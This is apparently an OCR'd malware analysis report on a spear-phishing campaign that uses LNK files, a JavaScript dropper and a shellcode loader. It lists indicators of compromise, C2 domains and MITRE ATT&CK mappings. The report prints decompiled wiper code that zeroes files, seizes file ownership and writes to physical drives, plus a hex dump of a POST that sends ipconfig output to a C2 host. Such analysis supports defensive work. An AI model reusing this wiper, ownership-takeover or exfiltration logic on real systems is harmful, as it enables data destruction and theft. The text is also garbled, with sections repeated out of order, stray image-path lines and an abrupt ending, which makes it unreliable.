
Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
